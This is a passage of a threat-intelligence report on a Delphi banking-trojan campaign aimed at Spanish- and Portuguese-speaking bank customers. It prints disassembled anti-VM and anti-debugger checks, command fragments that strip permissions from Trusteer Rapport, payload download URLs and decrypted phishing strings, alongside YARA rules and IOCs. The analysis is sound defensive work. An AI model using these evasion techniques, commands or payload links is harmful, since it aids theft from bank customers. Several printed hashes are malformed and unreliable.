1235 --> 54fR4=
1236 --> Banco Safra
1237 --> banco safra -
1238 --> Banco Safra - Aplica<E7><E3>o Internet Pessoa F<ED>sica -
1239 --> Banco Safra - Internet Banking Pessoa Jur<ED>dica -
1240 --> Banco da Amazonia - Inicio
1241 --> Banco da Amazonia - Empresa
1242 --> B@ZN=
...
...
```



## ANTIS

Members of this family incorporate different anti-analysis and anti-VM mechanisms, their purpose is to stop malware activity when running under certain

environmental conditions: Virtual machines or systems that have certain analysis tools. A function in the malware code is responsible for performing all these checks.

```

.text:00665CF4 B8 C0 5D 66 00          mov    eax, offset aRegmonExe ; "regmon.exe"
.text:00665CF9 E8 E2 FA FF FF          call   chk_proc
.text:00665CFF 84 C0                  test   al, al
.text:00665D00 0F 85 81 00 00 00        jnz   set_flag
.text:00665D06 B8 E4 5D 66 00          mov    eax, offset aFilemonExe ; "filemon.exe"
.text:00665D0B E8 D0 FA FF FF          call   chk_proc
.text:00665D10 84 C0                  test   al, al
.text:00665D12 75 73                  jnz   short set_flag
.text:00665D14 B8 08 5E 66 00          mov    eax, offset aProcmonExe ; "procmon.exe"
.text:00665D19 E8 C2 FA FF FF          call   chk_proc
.text:00665D1E 84 C0                  test   al, al
.text:00665D20 75 65                  jnz   short set_flag
.text:00665D22 B9 01 00 00 00          mov    ecx, 1
.text:00665D27 8B 55 F8                  mov    edx, [ebp+var_8]
.text:00665D2A B8 2C 5E 66 00          mov    eax, offset aCInsidetm ; "c:\\\\insidetm"
.text:00665D2F E8 2C 55 DA FF          call   sub_40B260
.text:00665D34 85 C0                  test   eax, eax
.text:00665D36 75 4F                  jnz   short set_flag
.text:00665D38 B2 01                  mov    dl, 1
.text:00665D3A B8 50 5E 66 00          mov    eax, offset aCAnalysis ; "C:\\\\analysis"
.text:00665D3F E8 18 11 DC FF          call   sub_426E5C
.text:00665D44 84 C0                  test   al, al
.text:00665D46 75 3F                  jnz   short set_flag
.text:00665D48 E8 17 FC FF FF          call   check_isdbgpresent
.text:00665D4D 3C 01                  cmp    al, 1
.text:00665D4F 74 36                  jz    short set_flag
.text:00665D51 E8 8A FC FF FF          call   check_vmware
.text:00665D56 3C 01                  cmp    al, 1
.text:00665D58 74 2D                  jz    short set_flag
.text:00665D5A E8 C5 FC FF FF          call   check_virtualpc
.text:00665D5F 3C 01                  cmp    al, 1
.text:00665D61 74 24                  jz    short set_flag
.text:00665D63 E8 20 FD FF FF          call   check_processexplorer
.text:00665D68 3C 01                  cmp    al, 1
.text:00665D6A 74 1B                  jz    short set_flag
.text:00665D6C E8 DB FE FF FF          call   check_tcp
.text:00665D71 3C 01                  cmp    al, 1
.text:00665D73 74 12                  jz    short set_flag
.text:00665D75 E8 4E FD FF FF          call   check_tcpview
.text:00665D7A 3C 01                  cmp    al, 1
.text:00665D7C 74 09                  jz    short set_flag
.text:00665D7E E8 01 FF FF FF          call   check_regshot
.text:00665D83 3C 01                  cmp    al, 1
.text:00665D85 75 04                  jnz   short chk_antis_done
.text:00665D87                      set_flag:
.text:00665D87 C6 45 FF 01          mov    byte ptr [ebp+anti_flag], 1
.text:00665D8B                      chk_antis_done:
.text:00665D8B 33 C0                  xor    eax, eax
.text:00665D8D 5A                  pop    edx
.text:00665D8E 59                  pop    ecx
.text:00665D8F 59                  pop    fs:[eax], edx
.text:00665D90 64 89 10

```



The checks made are:

- Check for the presence of “regmon.exe”
- Check for the presence of “filemon.exe”
- Check for the presence of “procmon.exe”
- Check for the presence of “c:\insidetm”
- Check for the presence of “C:\analysis”
- Check if being debugged
- Check if running inside VMWARE
- Check if running inside VIRTUALPC
- Check for the presence PROCESS EXPLORER
- Check for the presence of unknow tool with “tcp” on its caption
- Check for the presence of TCPVIEW
- Check for the presence of REGSHOT

REGMON, FILEMON, PROCMON, PROCESS EXPLORER and TCPVIEW are part of SYSINTERNALS SUITE, a collection of small tools often used in malware analysis.

REGSHOT is an OPEN SOURCE tool that allows to take a snapshot of WINDOWS registry and then compare it with a previous one.

Depending on the result, malware could interrupt its activity, thus avoiding automatic analysis systems and malware analysts.

The function in charge of detecting if the malware is being debugged uses the IsDebuggerPresent API without any other complications.

```

.text:00665964 55
.text:00665965 8B EC
.text:00665967 83 C4 F4
.text:0066596A C6 45 FF 00
.text:0066596E 68 A8 59 66 00
.text:00665973 E8 24 01 DB FF
.text:00665978 89 45 F8
.text:0066597B 83 7D F8 00
.text:0066597F 74 1D
.text:00665981 68 BC 59 66 00
.text:00665986 8B 45 F8
.text:00665989 50
.text:0066598A E8 1D 01 DB FF
.text:0066598F 89 45 F4
.text:00665992 83 7D F4 00
.text:00665996 74 06
.text:00665998 FF 55 F4
.text:0066599B 88 45 FF
.text:0066599E           isdbgpresent_done:
.text:0066599E 8A 45 FF
.text:006659A1 8B E5
.text:006659A3 5D
.text:006659A4 C3

push    ebp
mov     ebp, esp
add     esp, 0FFFFFFF4h
mov     [ebp+var_1], 0
push    offset aKernel32 ; "kernel32"
call    addr_GetModuleHandleW
mov     [ebp+hModule], eax
cmp     [ebp+hModule], 0
jz      short isdbgpresent_done
push    offset aIsDbgPresent ; "IsDebuggerPresent"
mov     eax, [ebp+hModule]
push    eax
call    get_proc_addr
mov     [ebp+addr_IsDebuggerPresent], eax
cmp     [ebp+addr_IsDebuggerPresent], 0
jz      short isdbgpresent_done
call    [ebp+addr_IsDebuggerPresent]
mov     [ebp+var_1], al
ret

```



VIRTUALPC detection is achieved by means of this obscure “VPCEXT 7,0Bh” instruction:

```
.text:00665A24 55          push    ebp
.text:00665A25 B9 6E 5A 66 00    mov     ecx, offset chk_virtralpc_done
.text:00665A2A 89 E5          mov     ebp, esp
.text:00665A2C 53          push    ebx
.text:00665A2D 51          push    ecx
.text:00665A2E 64 FF 35 00 00 00+   push    large dword ptr fs:0
.text:00665A35 64 89 25 00 00 00+   mov     large fs:0, esp
.text:00665A3C BB 00 00 00 00       mov     ebx, 0
.text:00665A41 B8 01 00 00 00       mov     eax, 1
.text:00665A46 0F 3F 07 0B          vpcext 7, 0Bh
```

Some checks rely on simple calls to FindWindow to determine if some window is present. In some cases, window captions are checked too.

```
.text:00665A88 55          push    ebp
.text:00665A89 8B EC          mov     ebp, esp
.text:00665A8B 83 C4 F8          add     esp, 0FFFFFFF8h
.text:00665A8E 6A 00          push    0
.text:00665A90 68 B4 5A 66 00       push    offset aProcepl ; "PROCEXPL"
.text:00665A95 E8 52 09 DB FF       call    FindWindowW
```

Some decrypted text strings reveal the presence of functionalities dedicated to circumvent IBM Trusteer fraud detection solution.

```
\Trusteer\Rapport\bin\*.*" /E /C /P SYSTEM:N Todos:N
\Trusteer\Rapport\bin\x64\*.*" /E /C /P SYSTEM:N Todos:N
```



## BANKER FUNCTIONALITY

The malware can detect when the user is operating with their online banking account. To achieve this, it uses the FindWindow / FindWindowEx functions. The

malware obtains the window caption and compares it with a series of patterns stored as encrypted strings:

```
popu=
bankint=
caix@b4k=
ban.p@stor=
banco de chile -
Citibank
ing=
rur@l=
Montepio
...
```

A rudimentary system that allows malware to activate certain functionalities at the moment that the user makes use of electronic banking.

A series of fake windows and overlays, combined with a bit of social engineering, allows the actors to

carry out the theft. The malware contains a plethora of images in the resources section for this purpose. Each bank has its own images corresponding to each step of the deception (see Appendix 2: Fake bank images and overlays).

**Sabadell**

**Sincronización**  
**Tarjeta de coordenadas**

BS Online Empresa

Introduzca la clave correspondiente a la posición

Empresa nº XXXX

de su tarjeta de BSOnline Empresa.

1	9	8	5	4
6	7	0	3	2

**Borrar**


**Continuar**

Sistema de Seguridad

Sabadell



Other samples belonging to this same campaign present additional images, like this one:



This includes images targeting banks (BAJIO, BANCO AZTEKA, BANCO DE BRASILIA, BANREGIO, SCOTIABANK, AFIRME, BBVA, INBURSA,

BANCOPPEL, BRADESCO and SANTANDER) that wasn't included in the previous one.

Some other members of this family hide those images inside the DELPHI form used for each bank. That is the case of this sample:





It does not contain any suspicious bitmaps on its resources, but a close inspection of the DELPHI form

code reveals the presence of an image encoded as hexadecimal numbers.

```
object Image1: TImage
  Left = 1
  Top = 1
  Width = 601
  Height = 508
  Align = alClient
  Picture.Data = {
    07544269746D617016541000424D16541000000000036000000280000007A02
    000032020000010018000000000E0531000C40E0000C40E0000000000000000
    0000FFaaaaaaaaaaaaaaaaaaaaaa0000FFaaaaaaaaaaaaaaaaaaaaaa0000
    FFFFFFFFaaaaaaaaaaaaaaaaaaaaaa0000FFaaaaaaaaaaaaaaaaaaaaaa0000
    FFFFFFFFaaaaaaaaaaaaaaaaaaaaaa0000FFaaaaaaaaaaaaaaaaaaaaaa0000
    FFFFFFFFaaaaaaaaaaaaaaaaaaaaaa0000FFaaaaaaaaaaaaaaaaaaaaaa0000
    FFFFFFFFaaaaaaaaaaaaaaaaaaaaaa0000FFaaaaaaaaaaaaaaaaaaaaaa0000
    FFFFFFFFaaaaaaaaaaaaaaaaaaaaaa0000FFaaaaaaaaaaaaaaaaaaaaaa0000
    FFFFFFFFaaaaaaaaaaaaaaaaaaaaaa0000FFaaaaaaaaaaaaaaaaaaaaaa0000
    FFFFFFFFaaaaaaaaaaaaaaaaaaaaaa0000FFaaaaaaaaaaaaaaaaaaaaaa0000
    ...
  }
```

Converting those hexadecimal values to binary results in the following image:





# I ATTRIBUTION

As we have seen in the previous sections, there are some elements related to the threat actor behind this campaign which are quite characteristic:

- The distribution is performed via spam, pretending to be an electronic invoice.
- Both malware families used by the actor (W32/Banload and W32/Banker) are written in Delphi.
- The “invoice theme” is still used in filenames and file icons
  1. The filenames in the downloaders related to invoices are Factur98793400583a-Electronica.exe or Factura-E1014458505532-2907.exe.
  2. The executable icon pretending to be a PDF document, in accordance with what is referred to in the email.

3. Use of domain names related to invoice issuance: e-facturaciones.com, facturacionfiscales.com.

- The final malware is stored in Dropbox, it is zipped and its decompressed size is quite big.
- The attack, in its last part, requires a high level of manual intervention by the actor: the attacker must access the user’s bank account while he is using it.
- Mainly targeting Spanish-speaking users and banks, but also some Brazilian entities.

Some of these elements point to an attacker which is not extremely advanced and more located in LatAm. The modus operandi and tools typically match with Brazilian actors, but also actors located in other South American countries have been seen with a similar behaviour.

# I DETECTION

## DOWNLOADER

During the investigation the following YARA was created in order to find the different loaders used in this campaign.

```
rule downloader
{
    meta:
        description = "W32/Banload"
        author = "labs"

    strings:
        $code = { 6A 00 6A 00 8B 45 ?? E8 ?? ?? ?? ?? ?? 50 ( 8B 45 ?? | A1 ?? ?? ?? ?? 8B 00 )
                  E8 ?? ?? ?? ?? ?? 50 6A 00
                  E8 ?? ?? ?? ?? ?? ( 85 C0 0F 94 C3 | 6A ?? E8 ?? ?? ?? ?? ?? ) 33 C0 }
        $text1 = "URLDownloadToFile"
        $text2 = "CharNext"

    condition:
        all of them
}
```



## BANKER

This YARA was used to hunt for W32/Banker samples.

```
rule banker
{
    meta:
        description = "W32/Banker"
        author = ""

    strings:
        $code1 = { (B8 ?? ?? ?? ??|8B 45 ??) 8B 55 ?? 0F B7 44
                  50 FE (31|33) 45 ?? (8D|89) 45 ?? (50 8B 45 ??|8B 45 ??) }
        $code2 = { 8D 45 ?? E8 ?? ?? ?? ?? 8B 45 ?? 33 DB 8A 5C
                  38 FF 33 5D ?? 3B 5D ?? 7F ?? 81 C3 FF 00 00 00 }

    condition:
        any of them
}
```

## I | IOCs

You can also download the IOCs by visiting the Blueliv Threat Exchange Network post here: <http://bit.ly/2NYx-VcH>

## DOWNLOADER

Filename	Factur98793400583a-Electronica.exe
SHA26	626b6276c36830f3e3241954386858024b068015ee15a33704bda725e6b34e17
Payload URL	<a href="http://www.dropbox.com/s/26510li3tayigl4/Serv9Edriversa.zip?dl=1">http://www.dropbox.com/s/26510li3tayigl4/Serv9Edriversa.zip?dl=1</a>

Filename	Factur98793400583a-Electronica.exe
SHA26	b1f7920c3f40799f7f18aa556fael64bf3939fla872b208e0741040e31931f9b
Payload URL	<a href="http://www.dropbox.com/s/26510li3tayigl4/Serv9Edriversa.zip?dl=1">http://www.dropbox.com/s/26510li3tayigl4/Serv9Edriversa.zip?dl=1</a>



Filename	Factura990834Elec11814-3007.exe
SHA26	b0abf97ec58abdcf9e931f36d758257f1dbc3c273c998a7b336d4aa07c1fb81a
Payload URL	<a href="http://www.dropbox.com/s/fqy0987jz7a03gz/foolks0edrvs.zip?dl=1">http://www.dropbox.com/s/fqy0987jz7a03gz/foolks0edrvs.zip?dl=1</a>

Filename	Factura990834Elec11814-3007.exe
SHA26	f67291491c27a11835fffb20dbfc917a2452bee4fd0248303f55531ade302365
Payload URL	<a href="https://www.dropbox.com/s/fqy0987jz7a03gz/foolks0edrvs.zip?dl=1">https://www.dropbox.com/s/fqy0987jz7a03gz/foolks0edrvs.zip?dl=1</a>

Filename	Factura98793400583a-Electronica.exe
SHA26	95145c9b4bec53f6a5c76497e00b7823612079c53698085ad056f4d4bda927d6
Payload URL	<a href="http://www.dropbox.com/s/26510li3tayigl4/Serv9Edriversa.zip?dl=1">http://www.dropbox.com/s/26510li3tayigl4/Serv9Edriversa.zip?dl=1</a>

Filename	Factura-E993000655539629072019.exe
SHA26	e0cc3ac991d3798a99b1e44b21daf2deabe38634195b31c62791490cfef76c4
Payload URL	<a href="http://www.dropbox.com/s/fqy0987jz7a03gz/Foolks0Edrvs.zip?dl=1">http://www.dropbox.com/s/fqy0987jz7a03gz/Foolks0Edrvs.zip?dl=1</a>

Filename	Factura-E1014458505532-2907.exe
SHA26	1cc0b3ac735cb3a932a1c0dc4cc5de421f5ddef3b15822fd24f68a5f254db1d7
Payload URL	<a href="http://www.dropbox.com/s/fqy0987jz7a03gz/Foolks0Edrvs.zip?dl=1">http://www.dropbox.com/s/fqy0987jz7a03gz/Foolks0Edrvs.zip?dl=1</a>

Filename	Factura-E1014458505532-2907.exe
SHA26	a396ef899a0487eced777916e99e4ad4391b1a46aeea312d1ddc71929ee94751
Payload URL	<a href="http://www.dropbox.com/s/fqy0987jz7a03gz/Foolks0Edrvs.zip?dl=1">http://www.dropbox.com/s/fqy0987jz7a03gz/Foolks0Edrvs.zip?dl=1</a>

Filename	Fact-uraE034900068712907.exe
SHA26	680a510477b633057e61ce1512357d39383967613e63187cf0cbc8990a7e36b3
Payload URL	<a href="http://www.dropbox.com/s/fqy0987jz7a03gz/Foolks0Edrvs.zip?dl=1">http://www.dropbox.com/s/fqy0987jz7a03gz/Foolks0Edrvs.zip?dl=1</a>



## BANKER

ZIP Filename	-
ZIP SHA26	-
ZIP URL	-
EXE Filename	Reader0Edropins.exe
EXE SHA256	4bd5c665d8dbfbcd79cf0f1257867e3db7dd715ec1e8d311e4653d55e91782f9

ZIP Filename	Foolks0Edrивs.zip
ZIP SHA26	b309e32fd84b185b77323e866c6c8d5657217fcd94c63adeabbc06f8f5e1eb08
ZIP URL	<a href="https://www.dropbox.com/s/fqy0987jz7a03gz/foolks0edrивs.zip?dl=1">https://www.dropbox.com/s/fqy0987jz7a03gz/foolks0edrивs.zip?dl=1</a>
EXE Filename	Roald0Apbox.exe
EXE SHA256	71381CF69D9ED3CA26DA89600073E893F2E2CD97276A9E79DD717CB005C39486

ZIPFilename	Foolks0Edrивs.zip
ZIP SHA26	ad3c5db536d61db37e4ebd0af4ce433f589a8ef1e6b6b66e79b7913e1f4a91f1
ZIP URL	<a href="https://www.dropbox.com/s/fqy0987jz7a03gz/foolks0edrивs.zip?dl=1">https://www.dropbox.com/s/fqy0987jz7a03gz/foolks0edrивs.zip?dl=1</a>
EXE Filename	Tolds0Aboxs.exe
EXE SHA256	9064909C438535B2575DD93701F6C891C5C2B80F52E4A7B007B5247D18C989D7

ZIP Filename	Sigu9Edrivers.zip
ZIP SHA26	12d69f44f9d0a492893604b476fa1c4d5f0bfa675c50bdb13fd92e6bda8de207
ZIP URL	<a href="http://www.dropbox.com/s/q45gdbcq4x65hq9/Sigu9Edrivers.zip?dl=1">http://www.dropbox.com/s/q45gdbcq4x65hq9/Sigu9Edrivers.zip?dl=1</a>
EXE Filename	Thuct0Adrunnins.exe
EXE SHA256	FA41787598AB7A9EEC61627AA0C03861939AF4EF4A91E89DB629BDECBE08D988



ZIP Filename	Intel8Sdrive1.zip
ZIP SHA26	1de09fd2434cd7f86fb0faeef03c5a4758be7dde3f90b64af7ca87c9b49c2c
ZIP URL	<a href="http://www.dropbox.com/s/vs84ax906q2e8l6/Intel8Sdrive1.zip?dl=1">http://www.dropbox.com/s/vs84ax906q2e8l6/Intel8Sdrive1.zip?dl=1</a>
EXE Filename	Shuuts9Apbox.exe
EXE SHA256	04DCD50F3DEB3439A30443BE63939B05B87F000959DC9760184B36211AFB990F

ZIP Filename	Serv9Ediversa.zip
ZIP SHA26	7bd54edd6326c3086fc950a0ae57fb47697c158a9a748b54acf058c4a0794fb
ZIP URL	<a href="http://www.dropbox.com/s/26510li3tayigl4/Serv9Ediversa.zip?dl=1">http://www.dropbox.com/s/26510li3tayigl4/Serv9Ediversa.zip?dl=1</a>
EXE Filename	Serv9Ediversa.exe
EXE SHA256	E7CA0B9EE8B98BB910E0357D7F07A2B8500E6FF9965852544E8E2176737A6CE4

ZIP Filename	Intel8Sdrive1.zip
ZIP SHA26	53dc63ecc567ba409017aeded82edd07c34el8d52aec9e24af12ad586ee4d97b
ZIP URL	<a href="https://www.dropbox.com/s/vs84ax906q2e8l6/intel8sdrive1.zip?dl=1">https://www.dropbox.com/s/vs84ax906q2e8l6/intel8sdrive1.zip?dl=1</a>
EXE Filename	Futr9Aintel.exe
EXE SHA256	4E3E459CF3B46BCCDD485F4D7ADAAAF98B08DC8342666B4B0A15F13C2E87FB98

ZIP Filename	Window0Echeks.zip
ZIP SHA26	e6a1399117acec3db807c688e19b209c0b11ab12d4477acc00612adb61009131
ZIP URL	-
EXE Filename	Adouls0Apbox.exe
EXE SHA256	EC68F2D667ECCDFB14FC6BD386087C95250DFB024E35E35B2148161515FD6A73

ZIP Filename	Intel_IDrivings.zip
ZIP SHA26	848a9762e6eb6913dcdb5e976b19222fdbb2baa85c94a180b9c536c48c49e3fe
ZIP URL	<a href="http://www.dropbox.com/s/wopst4167aj1j0z/Intel_IDrivings.zip?dl=1">http://www.dropbox.com/s/wopst4167aj1j0z/Intel_IDrivings.zip?dl=1</a>
EXE Filename	Roods0Apbox.exe
EXE SHA256	B0A9ECBA76E1D7DA163DBA8B7DBC0DC766A49425B6B096C66214E34BDED97588



# APPENDIX I: DECRYPTED STRINGS

0 --> Operador	40 --> BBVATOKENDIGITAL
1 --> Banco de Chile	41 --> ITAUFISICODATA
2 --> TECLAS	42 --> ITAPOSICAO
3 --> TRAVASITE	43 --> ITAUUNICLASSS6
4 --> BRADESCOPOSICAO	44 --> ITAUUNICLASSTOKEN
5 --> FII	45 --> ITAUUNICLASSDATA
6 --> MARCARPC	46 --> ITAUNICLASSPOSICAO
7 --> ESCREVER	47 --> ITAUUNIPERSONALS6
8 --> Google Chrome	48 --> ITAUUNIPERSONALTOKEN
9 --> Mozilla Firefox	49 --> ITAUNIPERSOPOSICAO
10 --> REINICIAGERAL	50 --> ITAUUNIPERSONALDATA
11 --> MARCARPC	51 --> ITAUUNIEMPRESAS6
12 --> MAXIMIZANDO	52 --> ITAUUNIEMPRESATOKEN
13 --> SEMPREONLINEON	53 --> ITAUNIEMPRESAPOSICAO
14 --> SEMPREONLINEOFF	54 --> ITAUUNIEMPRESADATA
15 --> KILL	55 --> BRADESCOFAKE
16 --> LIBERAACESSO	56 --> BRADESCOJUJUS.ELETRONICA
17 --> SUSPENDEACESSO	57 --> BRADESCOPOSICAO
18 --> TELEFONE	58 --> BRADESCOTOKEN
19 --> REINICIA	59 --> Windows 8
20 --> SANTAJUJUFAKE	60 --> Internet Explorer
21 --> SANTAJUJUSERIE	61 --> Brasil   Pessoa Jurídica
22 --> SANTAJUJUTOKCERT	62 --> Atendimento empresarial, empresas
23 --> SANTAJUJUASS	63 --> SANTADER
24 --> SANTAJUJUTELE	64 --> Sicredi
25 --> BBFAKE	65 --> SICRED
26 --> BBTELEFONE	66 --> Verificando solução de segurança
27 --> BBSOMENTEASS	67 --> [bb.com.br]
28 --> PEDESENHADE06BBFISICO	68 --> AMARELO
29 --> PEDESENHADEGFCERTIFICADO	69 --> Bradesco
30 --> PEDESENHADEGFSENHA	70 --> DESCO
31 --> SICREDTEL	71 --> INTERNETBANKINGCAIXA
32 --> SICRETOK	72 --> C3F
33 --> SICREASS	73 --> Banco Ita
34 --> SICRETELE	74 --> Private Bank
35 --> CEFFAKE	75 --> Itaú
36 --> CEFASS	76 --> feito para sua
37 --> ITAUFAKE	77 --> 30 horas
38 --> ITAUSMSEMPRESA	78 --> ITA
39 --> BBVASINCRO	79 --> Taskmgr.exe



80 --> Taskmgr.exe	124 --> P.O.S.I.C.A.O:
81 --> INFORMACOESPESSOAISCEF	125 --> D.A.T.A:
82 --> Banco Estado	126 --> S.M.S:
83 --> Windows 8	127 --> T.E.L.E.F.O.N.E:
84 --> BRADASMS	128 --> Windows 8
85 --> BRADATELE	129 --> www.bb.com.br
86 --> Código:	130 --> S.4.N.T=
87 --> T0ken:	131 --> SA1FR1A=
88 --> Contrasena y token:	132 --> .S1.CR3=
89 --> LastAccess	133 --> M08-@I=
90 --> SM-S:	134 --> B452R.d2=
91 --> Tele:	135 --> OS82K@90I=
92 --> Mozilla/5.0 (Windows NT 6.1; WOW64; rv:12.0) Gecko/20100101 Firefox/12.0	136 --> a1540.Ko=
93 --> T&K:	137 --> 12121
94 --> SENHA:	138 --> Shell_TrayWnd
95 --> Código :	139 --> Start
96 --> Senha de 08:	140 --> Progman
97 --> SENHA DO CERTIFICADO:	141 --> bancobrasil.com
98 --> G&F S3nh@@@:	142 --> Verifica BB
99 --> F0#NE:	43 --> Windows 7
100 --> ASS:	144 --> Windows Vista
101 --> B&BC0D:	145 --> cmd.exe
102 --> Código :	146 --> \marcar.txt
103 --> Código SMS:	147 --> \ONOK.BAK
104 --> ASSINATURA:	148 --> \marcar.txt
105 --> Código Token :	149 --> BB_SENHA_S6
106 --> SERIE:	150 --> MANDA_O_TELEFONE
107 --> Codigo :	151 --> Token Móvil :
108 --> ASSELETRO.:	152 --> BB_SMS
109 --> FONE:	153 --> LIBERAR_BB
110 --> S.E.N.H.A.0.6:	154 --> Estimado Cliente: Servicio Indisponible, intentar nuevamente en 2 horas.
111 --> Código Token :	155 --> Intentar nuevamente en 2 horas.
112 --> D.A.T.A:	156 --> Servicio Indisponible
113 --> P.O.S.I.C.A.O:	157 --> Senha inválida.
114 --> S.E.N.H.A.0.6:	158 --> Senha inválida.
115 --> T.O.k.E.N:	159 --> Senha do Certificado inválida.
116 --> D.A.T.A:	160 --> Código inválido.
117 --> P.O.S.I.C.A.O:	161 --> Data invalida.
118 --> S.E.N.H.A.0.6:	162 --> Posição Invalida.
119 --> T.O.k.E.N:	163 --> Token invalido.
120 --> P.O.S.I.C.A.O:	164 --> Campo Invalido.
121 --> D.A.T.A:	165 --> Código da posição invalido.
122 --> S.E.N.H.A.0.6:	166 --> Codigo invalido.
123 --> T.O.k.E.N:	167 --> Telefone invalido.



168 --> http://www.superdownloadbr.com/importes/  
 169 --> Token :  
 170 --> Clave de Operaciones :  
 171 --> 2@3kiB=  
 172 --> Sicoob  
 173 --> Banco Security  
 174 --> SICOOBFAKE  
 175 --> SICOOBPEDEPass6Dig  
 176 --> SICOOBPEDEPass4Dig  
 177 --> SICOOBMOSTRARTelaSucesso  
 178 --> Banco Santander Brasil | Pessoa Jurídica  
 179 --> Santander  
 180 --> 5@N4T=  
 181 --> SANTANDERFAKE  
 182 --> SANTAJUJUTOKCERT  
 183 --> SANTAJUJUASS  
 184 --> SERIE:  
 185 --> Assinatura eletrônica invalida.  
 186 --> Numero de Serie invalido.  
 187 -->Codigo invalido.  
 188 --> SANTAJUJUTELE  
 189 --> 3 N°Via Cartão:  
 190 --> Senha de 07 DIG:  
 191 --> Senha alfabetica 03 Letras:  
 192 --> Senha exclusiva canal:  
 193 --> Token Pessoa Juridica:  
 194 --> HSBC  
 195 --> HSBC  
 196 --> H.S.B.C=  
 197 --> HSBCFAKE  
 198 --> HSBCPEDETokenJuri  
 199 --> HSBCPEDEMeuTelefone  
 200 --> HSBCPEDESenhaAlfabetica  
 201 --> HSBCPEDEPass7Dig  
 202 --> HSBCPEDECC3dig  
 203 --> HSBCMOSTRARTelaSucesso  
 204 --> Codigo Eletronico:  
 205 --> Código Eletrônico Inválido.  
 206 --> Banco Inter  
 207 --> sS10.Lr=  
 208 --> SICREDFAKE  
 209 --> SICRETOK  
 210 --> SICREASS  
 211 --> SICRETELE  
 212 --> Explorer  
 213 --> Software\Microsoft\Windows\DWMM  
 214 --> SuppressDisableCompositionUI  
 215 --> DWMAPI.dll  
 216 --> DwmEnableComposition  
 217 --> /B/Image6.gif  
 218 --> /B/Image3.jpg  
 219 --> /B/Image2.jpg  
 220 --> /B/Image7.gif  
 221 --> /B/Image11.jpg  
 222 --> /ABM/Image12.jpg  
 223 --> /B/Image15.jpg  
 224 --> /B/Image18.jpg  
 225 --> SANTAJUJUUNICOTOKEN  
 226 --> SANTAJUJUUNICOSERIE  
 227 --> ntdll  
 228 --> LdrLoadDLL  
 229 --> \Software\  
 230 --> MARCAR  
 231 --> ID  
 232 --> \Aplicativo Itau\itauaplicativo.exe  
 233 --> TRAY  
 234 --> MINI  
 235 --> MAX  
 236 --> FUCK  
 237 --> TELEFONE  
 238 --> SICOOBPEDEFONE  
 239 --> SANTAJUJUSMS  
 240 --> SANTAJUJUSMSTOKENSIMULACAO  
 241 --> Simulacao TOK SMS:  
 242 --> Banco Santander  
 243 --> SANTAJUJUPOSICAO  
 244 --> GPLUGIN  
 245 --> GBBD  
 246 --> BAIDU  
 247 --> AVG  
 248 --> AVAST  
 249 --> AVI  
 250 -->  
 251 --> ESET  
 252 --> ptbr  
 253 --> www.bb.com.br  
 254 --> FINALIZARGB  
 255 --> gbieh.dll  
 256 --> gbpinj.dll



257 --> gbiehuni.dll	301 --> Banrisul
258 --> rooksbas.dll	302 --> Banrisul=
259 --> DELETAKL	303 --> ESTABILIZADO
260 --> ATIVAKEY	304 --> AVGHOOKX.DLL
261 --> PEDIRTECLAS	305 --> TRAVATELACOMAPPITAU
262 --> gbpsv.exe	306 --> WinLog!
263 --> gbpsv.exe	307 --> Itaú
264 --> DESCO	308 --> LOGTECLAS
265 --> PLUG	309 --> Serasa Experian - Consulta
266 --> \SOFTWARE\Microsoft\Windows\ CurrentVersion\Explorer\Shell Folders\	310 --> Serasa
267 --> Shell_TrayWnd	311 --> Serasa=
268 --> FOTONAVEGADOR	312 --> SICRERESTAM2TENTATIVAS
269 --> FOTOCOMPLETA	313 --> RESTAM2TENTATIVAS
270 --> HSBCPEDETkenCELULAR	314 --> restam2tentativassantander
271 --> Senha Da Sua Conta:	315 --> BRADARESTAMBRADA2TENTATIVINHAS
272 --> Token Via telefone Celular:	316 --> TCL_ON
273 --> SenhaDaSuaConta	317 --> TCL_LOG
274 --> Token fisico:	318 --> TCL_OFF
275 --> PEDETokenFisico	319 --> Aplicativo Itaú
276 --> BBVACLAVEDEOP	320 --> APPLICATIVO ITAU
277 --> SSScheduler.exe	321 --> Windows 10
278 --> McUICnt.exe	322 --> BB
279 --> instup.exe	323 --> Avisar Programador CODIGO (XN89 BB)
280 --> AvastEmUpdate.exe	324 --> CEF
281 --> MSASCui.exe	325 --> Avisar Programador CODIGO (XN89 CEF)
282 --> core.exe	326 --> BRADESCO
283 --> gbpsv.exe	327 --> Avisar Programador CODIGO (XN89 BRADESCO)
284 --> BavSvc.exe	328 --> ITAU
285 --> BavTray.exe	329 --> Avisar Programador CODIGO (XN89 ITAU)
286 --> avastui.exe	330 --> SANTANDER
287 --> AvastSvc.exe	331 --> Avisar Programador CODIGO (XN89 SANTANDER)
288 --> \Aplicativo Itau	332 --> SICOOB
289 --> \ptbr.exe	333 --> Avisar Programador CODIGO (XN89 SICOOB)
290 --> DADOSINVALIDOSBB	334 --> SICRED
291 --> Dados incorretos, restam agora	335 --> Avisar Programador CODIGO (XN89 SICRED)
292 --> tentavivas.	336 --> ITAU
293 --> CEFDADOSERRADOS	337 --> BRADESCO
294 --> /AM/lImage20.jpg	338 --> CEF
295 --> /C/lImage2.gif	339 --> SANTANDER
296 --> /C/lImage3.jpg	340 --> SICOOB
297 --> /C/lImage6.jpg	341 --> SICRED
298 --> /C/lImage8.gif	342 --> BB
299 --> ITAERRO	343 --> CODIGO X9-GB ( AVISE O PROGRAMADOR )
300 --> Internet Banrisul	



344 --> ITAUAPPFAKE  
 345 --> XAPPXPOSIXCAO  
 346 --> XAPPXTELEFONEX  
 347 --> XAPPXSMSX  
 348 --> XAPPXTOKENX  
 349 --> XAPPXDATADEXNASCIMENTOX  
 350 --> XAPPXSENHAXTITULARX  
 351 --> Numero de telefone inválido.  
 352 --> SMS:  
 353 --> POSIÇÃO:  
 354 --> Telefone:  
 355 --> TOKEN:  
 356 --> APPPOSICAO |  
 357 --> TROCARFOTOHWN  
 358 --> itauaplicativo.exe  
 359 --> HANDLES  
 360 --> TROCARFOTOHWN  
 361 --> winsta0\default\_set  
 362 --> RMESCREVERRM  
